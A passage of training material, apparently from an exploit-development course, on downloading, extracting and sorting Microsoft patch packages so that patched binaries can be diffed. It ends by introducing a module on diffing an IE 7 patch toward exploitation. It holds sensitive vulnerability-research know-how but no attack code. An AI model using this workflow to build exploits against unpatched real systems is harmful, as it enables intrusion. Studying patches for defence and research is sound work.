PowerShell Automation," for more information on securely architecting Windows domains and building a patch management process.

Third-party patch management solutions such as Patchlink and Lumension are available, often offering additional services and support for different operating systems.




Obtaining Patches for Analysis

Until April 2017, Microsoft TechNet provided us with the ability to directly acquire patches, available at https://docs.microsoft.com/en-us/security-updates/. You can search for a specific update and download the appropriate patch for a given operating system. Patches are released in a couple different formats, depending on the OS level. The cumulative updates that started in October 2016 have made the process of identifying the individual patches more difficult. They used to be in a standalone format and easier to extract.

April 2017's Update, Changes the Format Again ...

- You must now go to https://portal.msrc.microsoft.com/en-us/security-guidance
  - More difficult to navigate
  - You can download the cumulative updates from here
  - This could change again at at any time ...



April 2017's Update, Changes the Format Again ...

Starting in April 2017, Microsoft switched from the longtime location for obtaining patches and reading vulnerability announcements to a link on the Microsoft Security Response Center (MSRC) site at https://portal.msrc.microsoft.com/en-us/security-guidance.

At the time of this writing, the ability to quickly find a specific vulnerability announcement is not easy. There is a lot of unnecessary and duplicate information listed. Expect to do some digging around to find the desired announcement. The cumulative updates are now hosted on the aforementioned link. Note: This could change at any moment as they attempt to sort out the changes and manage customer frustration.

Types of Patches

- Patches for XP and Windows 2000 and 2003 Server have .exe extensions
  - For example, WindowsXP-KB979559-x86-ENU.exe
- Patches for Vista, 7, 8, and 10 and for Server 2008/2012/2016/2019 have .msu extensions
  - For example, Windows6.0-KB979559-x86.msu
- Extraction methods differ slightly, as to the contents of each package

Types of Patches


Most patches distributed by Microsoft have either a .exe extension or a .msu extension. Patches for Windows XP, Windows 2000, and Server 2003 have the .exe extension, while Windows Server 2008/2012/2016/2019, Windows Vista, and Windows 7/8/10 have the .msu extension. For example, a patch for a Windows XP system would look like this:

WindowsXP-KB979559-x86-ENU.exe

The same patch on Server 2008 would look like this:

Windows6.0-KB979559-x86.msu

Contents within the patch files differ depending on the OS, as do the tools to extract them manually. The .exe patch files tend to be much simpler to get to the wanted files, whereas the .msu patch files may require additional examination.



Extraction Tool for .exe Patches

The extract tool can be used via the command line to extract patches with the .exe extension. Simply type in the name of the patch file containing the .exe extension, followed by /extract:<dest>. Here's an example:

C:\derp/MS13-017> **WindowsXP-KB2799494-x86-ENU.exe /extract:c:\derp\MS13-017**

If successful, you get the pop-up box on the screen stating that extraction was successfully completed. Proceed to review the contents of the package.

We still care about XP Embedded, as support was in place all the way until January 8, 2019. These patches are easier to reverse due to their simplicity versus Windows 10 and others. 0-day bugs can still be found after diffing a patched vulnerability and looking in the relative area for similar bugs.

Package Contents

- The SP3*** files are the directories containing the patches
  - The Kernel was patched with this update "ntoskrnl.exe"
  - GDR versus QFE
  - Easy!

```
c:\derp\MS13-017>cd SP3GDR
c:\derp\MS13-017\SP3GDR>dir
 Volume in drive C has no label.
 Volume Serial Number is CEF2-482A

 Directory of c:\derp\MS13-017\SP3GDR

01/31/2017  12:47 PM    <DIR>          .
01/31/2017  12:47 PM    <DIR>          ..
01/06/2013  05:19 PM         2,148,864 ntkrnlmp.exe
01/07/2013  06:07 AM         2,069,760 ntkrnlpa.exe
01/06/2013  04:37 PM         2,027,520 ntkrpamp.exe
01/06/2013  05:16 PM         2,193,024 ntoskrnl.exe
               4 File(s)      8,439,168 bytes
               2 Dir(s)  161,896,284,160 bytes free
```



Package Contents

The package contents of this update are shown in the screenshot. As you saw on the last slide, there are two directories listed for XP SP3 called SP3GDR and SP3QFE. The contents of the directory SP3GDR include multiple files, such as "ntoskrnl.exe." This is actually the name of the Windows Kernel and therefore the Kernel was patched in this fix. Command switches were used to limit the output to fit the image onto the slide. You may have noticed that there are two folders: one with GDR in the title and the other with QFE. GDR stands for General Distribution Release, and QFE stands for Quick Fix Engineering.

As stated by Jphillips59, "The GDR branch of updates are used when Microsoft issues one of the following types of updates: security updates, critical updates, updates, update rollups, drivers, and feature packs. This branch does not include the updates from the QFE branch.

The QFE branch are cumulative hotfixes issued by Microsoft Product Support Services to address specific customer issues. These updates do not get the same quality of testing as the GDR branch."

Citation:
Jphillips59. "QFE vs. GDR." QFE vs. GDR Microsoft (Windows) Support – Neowin Forums. https://www.neowin.net/forum/topic/332694-qfe-vs-gdr/ (accessed January 31, 2017).




Extraction Tool for .msu Patches

For Windows Vista, 7, 8, and 10 and Server 2008/2012/2016, the expand tool can unpack packages with the .msu extension. As shown on the slide, the file Windows6.1-KB3185911-x86.msu is expanded with the following command:


expand –F:* Windows6.1-KB3185911-x86.msu .

Four files are unpacked and can be seen.




Cabinet File Contents

As seen on the prior slide, several files were extracted from the .msu file. We must now use the same method to extract the .cab file. A lot of output is displayed on the screen when the .cab file and as such are extracted, which was truncated from the output on the slide for spacing purposes. A customized "dir" command is then issued to limit output to directories only. You can see there are two folders: one containing a reference to the name "user32" and the other "win32k."



The Patched File

We have now simply navigated to the folder containing the "user32" patch and listed the contents. As you can see, there is only one file in that folder, which is "user32.dll." This is the file you would want to compare against a prior update to identify changes of interest. More on this shortly.




Extracting Cumulative Updates

Cumulative updates are very large and contain all patches for the OS version. When extracted, there are hundreds to thousands of files. This makes it very challenging to sort through them to find the desired file and map it correctly to the Knowledge Base (KB) number. Greg Linares, known as @Laughing_Mantis on Twitter, created a couple of PowerShell scripts to help with this issue. The idea is quite simple: extract everything, delete all the junk you do not care about, and sort the files over 30 days old into an "old" directory. This allows you to focus on the files that have a modified data within the past 30 days. You still need to map the files to the correct KB number, but now you are only looking at ten or so folders as opposed to a very large amount.

Obtaining a Cumulative Update for Windows 10

- The following screenshot shows Windows 10 cumulative update files from 2018



...but Window 7's update is just around 100MB

Very large files

Obtaining a Cumulative Update for Windows 10

This slide simply shows a screenshot of some cumulative updates for Windows 10 in 2018. As you can see, the files are over 1GB. Changes in the way Microsoft is managing incremental updates to reduce the file size may allow for this to be smaller for patching, per the following article:

http://www.theverge.com/2016/11/3/13511012/microsoft-windows-10-unified-update-platform-features

PatchExtract

- Now that we have the updated downloaded, let's extract it with PatchExtract Version 1.3 from Greg Linares

```
c:\Patches\MS17-JAN\x86>Powershell -ExecutionPolicy Bypass -File c:\Patches\Patc
hExtract13.ps1 -Patch windows10.0-kb3210720-x86_04faf73b558f6796b73c2fff1442561
22f4e36a9.msu -Path c:\Patches\MS17-JAN
```

  - The above command looks quite long and line-wraps, but much of that is due to the long .msu filename
- This command took ~10 minutes to complete on the 500MB file
- It extracted every folder and file from the cumulative update and resulted in an enormous number of folders
- Randomly looking at a couple of the modified dates on some patched files revealed that many dated all the way back to 2015

PatchExtract

With a random 2017 cumulative update selected, let's extract it with the PatchExtract tool from Greg Linares:

C:\Patches\MS17-JAN\x86>**Powershell -ExecutionPolicy Bypass -File c:\Patches\PatchExtract13.ps1 -Patch windows10.0-kb3210720-x86_04faf73b558f6796b73c2fff144256122f4e36a9.msu -Path c:\Patches\MS17-JAN**

The command is rather long due to the .msu filename; however, we're simply telling it what script to execute "PatchExtract13.ps1," then the name of the .msu file with the "-Patch" switch, and then the path where to put the extracted files with "-Path."

Depending on the size of the .msu file (500MB in this case), it can take quite a while to extract all of the files. It took ~10 minutes for this file. The result is excluded from the slide as it is quite a lot of output, as well as over a thousand files and folders. A couple of the sample files dated all the way back into 2015, showing that the .msu file contains all patches for this version of Windows.

PatchExtract can be found at http://pastebin.com/u/Laughing_Mantis and https://pastebin.com/VjwNV23n.

PatchClean

- We will now clean up the enormous output and list only the files changed within the past 30 days

```
c:\Patches\MS17-JAN\x86>Powershell -ExecutionPolicy Bypass -File
c:\Patches\PatchClean.ps1 -Path c:\Patches\MS17-JAN\x86\

#Lots of output that has been truncated for space...

=============================================================

Low Priority Folders: 1020
Low Priority Files: 3810
High Priority Folders: 16 <=
```

- As you can see, PatchClean has identified 16 folders whose contents have changed within the last 30 days
- This saves us a TON of time!

PatchClean


With all of the files and folders from the cumulative update extracted, we want to know which ones are associated with this month's update. The PatchClean script will go through and put every folder that contains a file or folder with a "Date Modified" time of >30 days into a folder called "Old." It will leave only folders with files in them that have a "Date Modified" time within the last 30 days. We run PatchExtract with:

c:\Patches\MS17-JAN\x86>**Powershell -ExecutionPolicy Bypass -File c:\Patches\PatchClean.ps1 -Path c:\Patches\MS17-JAN\x86**

The result, as shown on the slide, is 16 high priority folders. That is much less than the approximately 1,000 folders and 3,800 files extracted from the cumulative update.


PatchClean is also available at http://pastebin.com/u/Laughing_Mantis.

Patch Extraction Results



Patch Extraction Results

This slide simply shows the results in the remaining folders. These should be easily mappable to security advisories on the Microsoft website. Let's try to do one on the next slide.




Mapping a Patched File to the Security Advisory

When looking at MS17-001, we see that the security bulletin applies to the Microsoft Edge browser. One of the files (after we ran PatchClean) is "edgehtml.dll." It seems that we were easily able to correlate the patch to the advisory and would be able to continue analyzing.

Uninstalling a Patch


- Sometimes, when testing patches, diffing, testing exploits, etc., you need to uninstall an update
  - Simply go to Control Panel, type "View Installed Updates," and double-click the one to uninstall:

Windows 10 Example




Uninstalling a Patch

Sometimes a patch is already applied to a system you want to test, or you may want to uninstall an update for any number of reasons. The process is simple because Windows archives the old versions of patched DLLs and other files. Simply go to your Control Panel and type "View Installed Updates" into the search field. A box with the installed updates will appear, as shown on the slide. When you find the update you want to uninstall, double-click it, and you will be asked if you are sure you want to uninstall this update. This example is from a base build with minimal updates, hence the low number listed.




Module Summary

In this short module, we looked at the methods used to obtain Microsoft patches for analysis. Most often they are seen in .exe or .msu format, with the latter often containing .cab files. Although update files may include folders such as QFE and GDR, the patch contained in each is likely fine for analysis, producing the same results.




Microsoft Patch Diffing

In this module, we perform patch diffing against a Microsoft patch, identify the vulnerability, and analyze the associated file format. This requires that we properly set up the ability to resolve symbols for functions outside of the Export Address Table (EAT) within a DLL. We locate the patched vulnerability and trace execution. We must also understand the RIFF and ANI file formats so that we can begin our exploitation process for this particular vulnerability.




Microsoft Patch Diffing

In this module, your instructor will walk through diffing a Microsoft patch against IE 7. We use IDA Pro with BinDiff for the majority of the slides, while other patch diffing tools will also suffice. When finished, you will be given an exercise to perform the diff.



